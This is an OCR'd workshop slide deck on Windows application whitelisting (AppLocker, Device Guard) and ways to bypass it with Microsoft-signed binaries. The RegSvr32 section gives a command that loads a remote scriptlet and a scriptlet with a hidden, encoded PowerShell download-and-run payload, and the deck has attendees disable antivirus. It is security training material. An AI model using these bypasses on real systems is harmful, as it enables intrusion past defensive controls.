@JOELEONJR (FROM @FORTYNORTHSEC)

A PRACTICAL INTRODUCTION TO BYPASSING APPLICATION WHITELISTING

GrayHat Con 2020

/WHOAMI

@JOELEONJR

- Offensive Security Engineer @FortyNorthSecurity
- BlackHat Instructor (USA ’19 and Asia ’20)
- Wild West Hackin’ Fest Instructor (San Diego ’20, Deadwood ’20)
- Open-Source Developer: EXCELntDonut & C2Concealer
- Former Full Stack Developer
- Former Cold Call/Email Trainer

BY THE END OF THIS WORKSHOP, YOU WILL BE ABLE TO:

- Describe what Application Whitelisting is and why it's used
- Identify 4 Microsoft-signed binaries used by red teams to bypass AWL
- Understand how to use AWL bypasses for lateral movement and initial access
- Actually bypass Application Whitelisting security controls

WHAT YOU NEED

- A Windows VM or Host (like a Windows desktop/laptop)
  - Turn off Defender (and other A/V) temporarily
- Download course files from:
  - https://github.com/FortyNorthSecurity/Presentations
  - https://www.dropbox.com/s/2acrszdgehper1q/fsi.zip?dl=0

AGENDA

- Brief Introduction to App Whitelisting Tech
  - What is it? Why is it used? How does it work?
  - Ex: Microsoft's AppLocker
  - Ex: Microsoft's DeviceGuard (WDAC)
- How to create your own App Whitelisting Lab
- RegSrv32 (the OG of AWL bypassing; not used a ton)
- MSBuild (I use this every assessment)
- WMIC (My backup on every assessment)
  - DotNetToJScript
  - GadgetToJScript
- CSI.exe/FSI.exe (Just starting to experiment with this)

WHAT IS APPLICATION WHITELISTING?

A SET OF RULES THAT BLOCKS THE EXECUTION OF APPLICATIONS NOT ON AN APPROVED LIST

- [x] Allow all Microsoft-signed EXEs, DLLs, etc.
- [x] Allow Slack.exe
- [x] Allow Chrome.exe
- [x] Allow QuickBooks.exe
- [ ] Deny all else

APP WHITELISTING USE CASES

- Prevent the execution of custom-malware
- Prevent employees from unwittingly loading malware
- Prevent employees from running random software not approved by IT
- Better control over BYOD devices
- App-based usage reports

APPLICATION WHITELISTING

- There are a variety of technologies that are available to deploy app whitelisting:
  - AppLocker
  - DeviceGuard (WDAC)
  - Carbon Black
  - Desktop Authority Management Suite (Quest)
- Unfortunately, most organizations / administrators don’t leverage app whitelisting.
  - Why?

“IT’S TOO MUCH WORK”

- A LOT OF SYS ADMINS*

*To their credit, it is a ton of work

APPLICATION WHITELISTING

- When Application Whitelisting is typically deployed, it's commonly configured by scanning a gold imaged system, and only allowing those binaries to run.
  - But that's tough
- An implication of scanning a gold imaged system in a Windows environment is:
  - You're inherently trusting Microsoft-signed binaries

REPURPOSE MICROSOFT BINARIES TO EXECUTE OUR ~~MALICIOUS~~ ARBITRARY CODE

REPURPOSING MICROSOFT BINARIES

- Even on an app whitelisting protected system, if your system trusts Microsoft code, it's still vulnerable
  - This does eliminate the threat of an attacker dropping a custom compiled binary.
    - It won't run!

Living off the Land

HOW DOES IT WORK?

AppLocker & DeviceGuard

APP LOCKER

- Origin:
  - Software Restriction Policies (SRPs) included in WindowsXP
    - Too hard to implement
- App Locker is built into Win-7 machines and newer
- Can deploy via Group Policy
- Provides fine-grained control over software execution policies
  - Can set rules by individual users or groups on particular hosts
- Rules based on:
  - Publisher
  - Binary Hash
  - Path from where binary was launched

EXAMPLE RULES

nsacyber / AppLocker-Guidance

Watch 37 | Star 165 | Fork 59

Code | Issues 2 | Pull requests | Actions | Projects | Wiki | Security | Insights

master | AppLocker-Guidance / AppLocker Starter Policy / Windows10_AppLocker Starter Policy.xml | Go to file

iadgovadmin Starter Policy for Windows 10 — Latest commit 9ad0793 on Oct 3, 2016 — History

1 contributor

182 lines (182 sloc) | 11.8 KB | Raw | Blame

```
<!--
This file is an AppLocker Policy xml file that can be imported using the Group Policy Management Editor
to automatically configure a starting location-based application whitelisting policy for initial auditing.
Once applied, the events will need to be reviewed to tailor the policy to the network.
-->
<AppLockerPolicy Version="1">
  <RuleCollection Type="Dll" EnforcementMode="AuditOnly">
    <FilePathRule Id="1d04fdc7-5e29-45b1-a0d7-f7e9293774f8" Name="Allows administrators to execute all DLLs" Description="Allows membe
      <Conditions>
        <FilePathCondition Path="*" />
      </Conditions>
    </FilePathRule>
    <FilePathRule Id="7ca2deae-991c-4e26-b688-98137f9cc777" Name="Allow everyone to execute all DLLs located in the Windows folder" De
      <Conditions>
        <FilePathCondition Path="%WINDIR%\*" />
      </Conditions>
      <Exceptions>
        <FilePathCondition Path="%SYSTEM32%\catroot2\*" />
        <FilePathCondition Path="%SYSTEM32%\com\dmp\*" />
        <FilePathCondition Path="%SYSTEM32%\FxsTmp\*" />
        <FilePathCondition Path="%SYSTEM32%\spool\drivers\color\*" />
        <FilePathCondition Path="%SYSTEM32%\spool\PRINTERS\*" />
        <FilePathCondition Path="%SYSTEM32%\spool\SERVERS\*" />
        <FilePathCondition Path="%SYSTEM32%\Tasks\*" />
        <FilePathCondition Path="%WINDIR%\Debug\*" />
        <FilePathCondition Path="%WINDIR%\PCHEALTH\ERRORREP\*" />
```

```
<AppLockerPolicy Version="1">
  <RuleCollection Type="Dll" EnforcementMode="AuditOnly">
    <FilePathRule Id="[illegible]" Name="Allows administrators to execute all DLLs" Description="Allows members of the local Administra
      <Conditions>
        <FilePathCondition Path="*" />
      </Conditions>
    </FilePathRule>
    <FilePathRule Id="7ca2deae-991c-4e26-b688-98137f9cc777" Name="Allow everyone to execute all DLLs located in the Windows folder"  escription="Allows members
      <Conditions>
        <FilePathCondition Path="%WINDIR%\*" />
      </Conditions>
      <Exceptions>
        <FilePathCondition Path="%SYSTEM32%\catroot2\*" />
        <FilePathCondition Path="%SYSTEM32%\com\dmp\*" />
        <FilePathCondition Path="%SYSTEM32%\FxsTmp\*" />
        <FilePathCondition Path="%SYSTEM32%\spool\drivers\color\*" />
        <FilePathCondition Path="%SYSTEM32%\spool\PRINTERS\*" />
        <FilePathCondition Path="%SYSTEM32%\spool\SERVERS\*" />
        <FilePathCondition Path="%SYSTEM32%\Tasks\*" />
        <FilePathCondition Path="%WINDIR%\Debug\*" />
        <FilePathCondition Path="%WINDIR%\PCHEALTH\ERRORREP\*" />
        <FilePathCondition Path="%WINDIR%\Registration\*" />
        <FilePathCondition Path="%WINDIR%\SysWOW64\com\dmp\*" />
        <FilePathCondition Path="%WINDIR%\SysWOW64\FxsTmp\*" />
        <FilePathCondition Path="%WINDIR%\SysWOW64\Tasks\*" />
        <FilePathCondition Path="%WINDIR%\Tasks\*" />
        <FilePathCondition Path="%WINDIR%\Temp\*" />
        <FilePathCondition Path="%WINDIR%\tracing\*" />
      </Exceptions>
    </FilePathRule>
    <FilePathRule Id="f36fbeba-ab50-48c0-9361-41af365d82ce" Name="Allow everyone to execute all DLLs located in the Program Files folder" Description="Allows me
      <Conditions>
        <FilePathCondition Path="%PROGRAMFILES%\*" />
      </Conditions>
    </FilePathRule>
  </RuleCollection>
  <RuleCollection Type="Exe" EnforcementMode="AuditOnly">
    <FilePublisherRule Id="187ae870-255e-42d7-8ef9-9a8434a70716" Name="Prevent administrators from easily running the Internet Explorer web browser" Description
      <Conditions>
        <FilePublisherCondition PublisherName="O=MICROSOFT CORPORATION, L=REDMOND, S=WASHINGTON, C=US" ProductName="WINDOWS® INTERNET EXPLORER" BinaryName="IEXP
          <BinaryVersionRange LowSection="*" HighSection="*" />
```

APP LOCKER

- How does it work?
  - There’s an excellent article detailing the API calls and underlying functions
    - https://www.tiraniddo.dev/2019/11/the-internals-of-applocker-part-2.html
  - Generally, after a process is created, but before the first thread is inserted, app locker hooks into the process and inspects for rule violations. Any violations result in immediate process termination.
- What types of files can it block?
  - EXE
  - Scripts
  - DLLs
  - Windows Installer Files
  - Packaged Apps (aka Microsoft Store Apps)

APP LOCKER LIMITATIONS

- Easily bypassed
  - For example: Local admins can add custom rules (via GUI or CLI)
- Operates only in userland (no device drivers)
- Rule options could be better
  - Ex: you can’t specify rules based on the process that launches the binary
- You’re only as good as your rule set

Executable rules in AppLocker

09/21/2017 • 2 minutes to read • +1

Applies to

- Windows 10
- Windows Server

This topic describes the file formats and available default rules for the executable rule collection.

AppLocker defines executable rules as any files with the .exe and .com extensions that are associated with an app. Because all of the default rules for the executable rule collection are based on folder paths, all files under those paths will be allowed. The following table lists the default rules that are available for the executable rule collection.

Purpose	Name	User	Rule condition type
Allow members of the local Administrators group access to run all executable files	(Default Rule) All files	BUILTIN\Administrators	Path: *

DEVICE GUARD

- aka Windows Defender Application Control (WDAC)
- It's like App Locker 2.0
- Available on Win10 / Server 2016 (and newer)
  - It's NOT compatible with Win7 / Server 2008
- Applies rules to the entire computer (all users on a particular host bound to same rules)
- Managed/Deployed via GPO
- Rule Sets == Code Integrity Policies
- Improvement over App Locker:
  - Ex: Userland + Kernel
  - Ex: More control over policies (such as defining policies by Process Spawning)

CODE INTEGRITY POLICY EXAMPLE

Windows Defender Application Control example base policies

11/15/2019 • 2 minutes to read •

Applies to:


- Windows 10
- Windows Server 2016 and above

When creating policies for use with Windows Defender Application Control (WDAC), it is recommended to start from an existing base policy and then add or remove rules to build your own custom policy XML files. Windows includes several example policies which can be used, or organizations which use the Device Guard Signing Service can download a starter policy from that service.

Example Base Policies

Example Base Policy	Description	Where it can be found
DefaultWindows.xml	This example policy is available in either audit or enforce mode. It includes the rules necessary to ensure that Windows, 3rd party hardware and software kernel drivers, and Windows Store apps will run. Used as the basis for all Microsoft Endpoint Manager(MEM) policies.	%OSDrive%\Windows\schemas\CodeIntegrity\ExamplePolicies
AllowMicrosoft.xml	This example policy is available in audit mode. It includes the rules from DefaultWindows and adds rules to trust apps signed by the Microsoft product root certificate.	%OSDrive%\Windows\schemas\CodeIntegrity\ExamplePolicies
AllowAll.xml	This example policy is useful when creating a block list policy. All block policies should include rules allowing all other code to run and then add the DENY rules for your organization's needs.	%OSDrive%\Windows\schemas\CodeIntegrity\ExamplePolicies

CODE INTEGRITY POLICY EXAMPLE




```
<?xml version="1.0" encoding="UTF-8"?>
- <SiPolicy xmlns="urn:schemas-microsoft-com:sipolicy">
    <VersionEx>10.0.1.0</VersionEx>
    <PolicyID>{A244370E-44C9-4C06-B551-F6016E563076}</PolicyID>
    <BasePolicyID>{A244370E-44C9-4C06-B551-F6016E563076}</BasePolicyID>
    <PlatformID>{2E07F7E4-194C-4D20-B7C9-6F44A6C5A234}</PlatformID>
  - <Rules>
      - <Rule>
          <Option>Enabled:Unsigned System Integrity Policy</Option>
        </Rule>
      - <Rule>
          <Option>Enabled:Advanced Boot Options Menu</Option>
        </Rule>
      - <Rule>
          <Option>Enabled:UMCI</Option>
        </Rule>
      - <Rule>
          <Option>Enabled:Inherit Default Policy</Option>
        </Rule>
      - <Rule>
          <Option>Enabled:Update Policy No Reboot</Option>
        </Rule>
    </Rules>
      <!--EKUS-->
  - <EKUs>
      <EKU Value="010a2b0601040182374c0301" FriendlyName="Windows Store EKU - 1.3.6.1.4.1.311.76.3.1 Windows Store" ID="ID_EKU_STORE"/>
    </EKUs>
      <!--Signers-->
  - <Signers>
      - <Signer ID="ID_SIGNER_MICROSOFT_PRODUCT_1997" Name="MincryptKnownRootMicrosoftProductRoot1997">
          <CertRoot Value="04" Type="Wellknown"/>
        </Signer>
      - <Signer ID="ID_SIGNER_MICROSOFT_PRODUCT_2001" Name="MincryptKnownRootMicrosoftProductRoot2001">
          <CertRoot Value="05" Type="Wellknown"/>
        </Signer>
      - <Signer ID="ID_SIGNER_MICROSOFT_PRODUCT_2010" Name="MincryptKnownRootMicrosoftProductRoot2010">
          <CertRoot Value="06" Type="Wellknown"/>
        </Signer>
      - <Signer ID="ID_SIGNER_MICROSOFT_STANDARD_2011" Name="MincryptKnownRootMicrosoftStandardRoot2011">
          <CertRoot Value="07" Type="Wellknown"/>
        </Signer>
```

DEVICE GUARD

- Audit Mode
  - When a Code Integrity Policy is deployed in audit mode, it will generate Windows Event Log Events whenever a binary would have been blocked, but it won't be blocked.
  - *Defenders* if you can't get buy-in to deploy Device Guard, at least build a code integrity policy and deploy in audit mode for the added telemetry
- Enforcement Mode
  - Will actively block binaries


DEVICE GUARD VS. APP LOCKER

- Device Guard is better when:
  - Using app whitelisting primarily for security reasons
  - Your policy can apply to ALL users on the specified computers
  - All devices are running Win10+
- AppLocker is better when:
  - You have a mixed OS environment (some Win7, some Win10)
  - Need different policies for different users on a shared computer
  - Primary intent is to block users from running unapproved software, not security
  - No need for application control on kernel-level processes (like drivers)
- You can combine them!

CREATING YOUR OWN LAB

LAB SETUP RESOURCES

- Patched Win10 Enterprise or Education edition VM
  - Windows Defender / A/V Turned Off
- AppLocker
  - Sample Rule Set:
    - https://github.com/nsacyber/AppLocker-Guidance/blob/master/AppLocker%20Starter%20Policy/Windows10_AppLocker%20Starter%20Policy.xml
  - Lab Setup Guide:
    - https://github.com/MicrosoftLearning/40554A-Microsoft-Security-Workshop-Implementing-Windows-10-Security-Features/blob/master/Instructions/40554A_LAB_03.md
- DeviceGuard
  - Sample Rule Set:
    - C:\Windows\schemas\CodeIntegrity\ExamplePolicies\DefaultWindows.xml
  - Lab Setup Guide:
    - https://fortynorthsecurity.com/blog/building-a-windows-defender-application-control-lab/


C:\Windows\System32\cmd.exe - powershell
PS C:\Users\User1\Downloads\fsi\fsi> Get-CimInstance -ClassName Win32_DeviceGuard -Namespace root\Microsoft\Windows\DeviceGuard
AvailableSecurityProperties : {5, 6}
CodeIntegrityPolicyEnforcementStatus : 2
InstanceIdentifier : 4ff40742-2649-41b8-bdd1-e80fad1cce80
RequiredSecurityProperties : {2}
SecurityServicesConfigured : {0}
SecurityServicesRunning : {0}
UsermodeCodeIntegrityPolicyEnforcementStatus : 2
Version : 1.0
VirtualizationBasedSecurityStatus : 0
PSComputerName :
PS C:\Users\User1\Downloads\fsi\fsi>
2 == Enforced

IMPORTANCE OF LAB CREATION

- Not all bypasses (even the ones we're looking at today) will work uniformly against all Application Whitelisting technologies
  - Differences in how the technologies are implemented / setup
  - Differences in rule sets
- Important to identify your target's defensive controls and build a lab to mirror those environments, then test your payloads

BYPASSING AWL

RegSvr32, MSBuild, WMIC, CSI/FSI

REGSVR32

REGSVR32.EXE

- This was likely the first app whitelisting bypass most people learned
- This discovery really demonstrated the effectiveness of app whitelisting bypasses
- Originally called “Squiblydoo” by Casey Smith (@SubTee)

REGSVR32.EXE

- Where is it installed?
  - On all Windows Systems (XP/7/8/10)
  - C:\Windows\System32\regsvr32.exe
- What does it stand for?
  - Register Server
- What does RegSvr32 do?
  - Register/Unregister DLLs and ActiveX controls in the Windows Registry
  - This includes registering/unregistering COM scriptlet files

REGSVR32.EXE

- Command
  - regsvr32 /s /u /n /I:<local or remote path to scriptlet file> <dllname>
- Explanation
  - /s = run silently
  - /u = unregister dll
  - /n = do not call the DllRegisterServer function
  - /i = call DLLUninstall with the optional scriptlet
  - <dllname> = the dll to register or unregister

REGSVR32.EXE

- To bypass AWL:
  - C:\Windows\System32\regsvr32.exe /s /n /u /i:squibly.txt scrobj.dll
  - squibly.txt is a malicious COM scriptlet (containing malicious JScript)
  - scrobj.dll is Microsoft's Script Component Runtime
- You can host your malicious COM scriptlet remotely
  - regsvr32 /s /n /u /i:http://server/file.sct scrobj.dll

REGSVR32.EXE

```
<?XML version="1.0"?>
<scriptlet>

<registration
    description="Bandit"
    progid="Bandit"
    version="1.00"
    classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
        >
        <!-- Proof Of Concept - Casey Smith @subTee -->
        <script language="JScript">
                <![CDATA[

                        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

                ]]>
        </script>
</registration>
</scriptlet>
```

REGSVR32.EXE

```
<?XML version="1.0"?>
<scriptlet>

<registration
    description="Bandit"
    progid="Bandit"
    version="1.00"
    classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
        >
        <!-- Proof Of Concept - Casey Smith @subTee -->
        <script language="JScript">
                <![CDATA[

                        var r = new ActiveXObject("WScript.Shell").Run("calc.exe");

                ]]>
        </script>
</registration>
</scriptlet>
```

REGSVR32.EXE

```
<?XML version="1.0"?>
<scriptlet>

<registration
    description="Bandit"
    progid="Bandit"
    version="1.00"
    classid="{AAAA1111-0000-0000-0000-0000FEEDACDC}"
        >
        <!-- Proof Of Concept - Casey Smith @subTee -->
        <script language="JScript">
                <![CDATA[

                        var r = new ActiveXObject("WScript.Shell").Run("powershell.exe -nop -w hidden -e
WwBOAGUAdAAuAFMAZQByAHYAaQBjAGUAUABvAGkAbgB0AE0AYQBuAGEAZwBlAHIAXQA6ADoAUwBlAGMAdQByAGkAdAB5AFAAcgBvAHQAbwBjAG8AbAA9AFs
1AHIAaQB0AHkAUAByAG8AdABvAGMAbwBsAFQAeQBwAGUAXQA6ADoAVABsAHMAMQAyADsAJABaAD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAG4AZQB0AC4Adw
QAOwBpAGYAKABbAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBQAHIAbwB4AHkAXQA6ADoARwBlAHQARABlAGYAYQB1AGwAdABQAHIAbwB4AHkAKAApA
wAgAC0AbgBlACAAJABuAHUAbABsACkAewAkAFoALgBwAHIAbwB4AHkAPQBbAE4AZQB0AC4AVwBlAGIAUgBlAHEAdQBlAHMAdABdADoAOgBHAGUAdABTAHkA
AHIAbwB4AHkAKAApADsAJABaAC4AUAByAG8AeAB5AC4AQwByAGUAZABlAG4AdABpAGEAbABzAD0AWwBOAGUAdAAuAEMAcgBlAGQAZQBuAHQAaQBhAGwAQwB
AZQBmAGEAdQBsAHQAQwByAGUAZABlAG4AdABpAGEAbABzADsAfQA7AEkARQBYACAAKABbAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEUAbgBjAG8AZABpAG
BJAEkALgBHAGUAdABTAHQAcgBpAG4AZwAoACQAWgAuAGQAbwB3AG4AbABvAGEAZABkAGEAdABhACgAJwBoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgAL
DoAOAAwADgAMAAvAHAAZABmAHkAaQB5ADAATQBoAGoAVABiADYANQBHACcAKQApACkAOwA=");

                ]]>
        </script>
</registration>
```

HANDS-ON EXERCISE #1

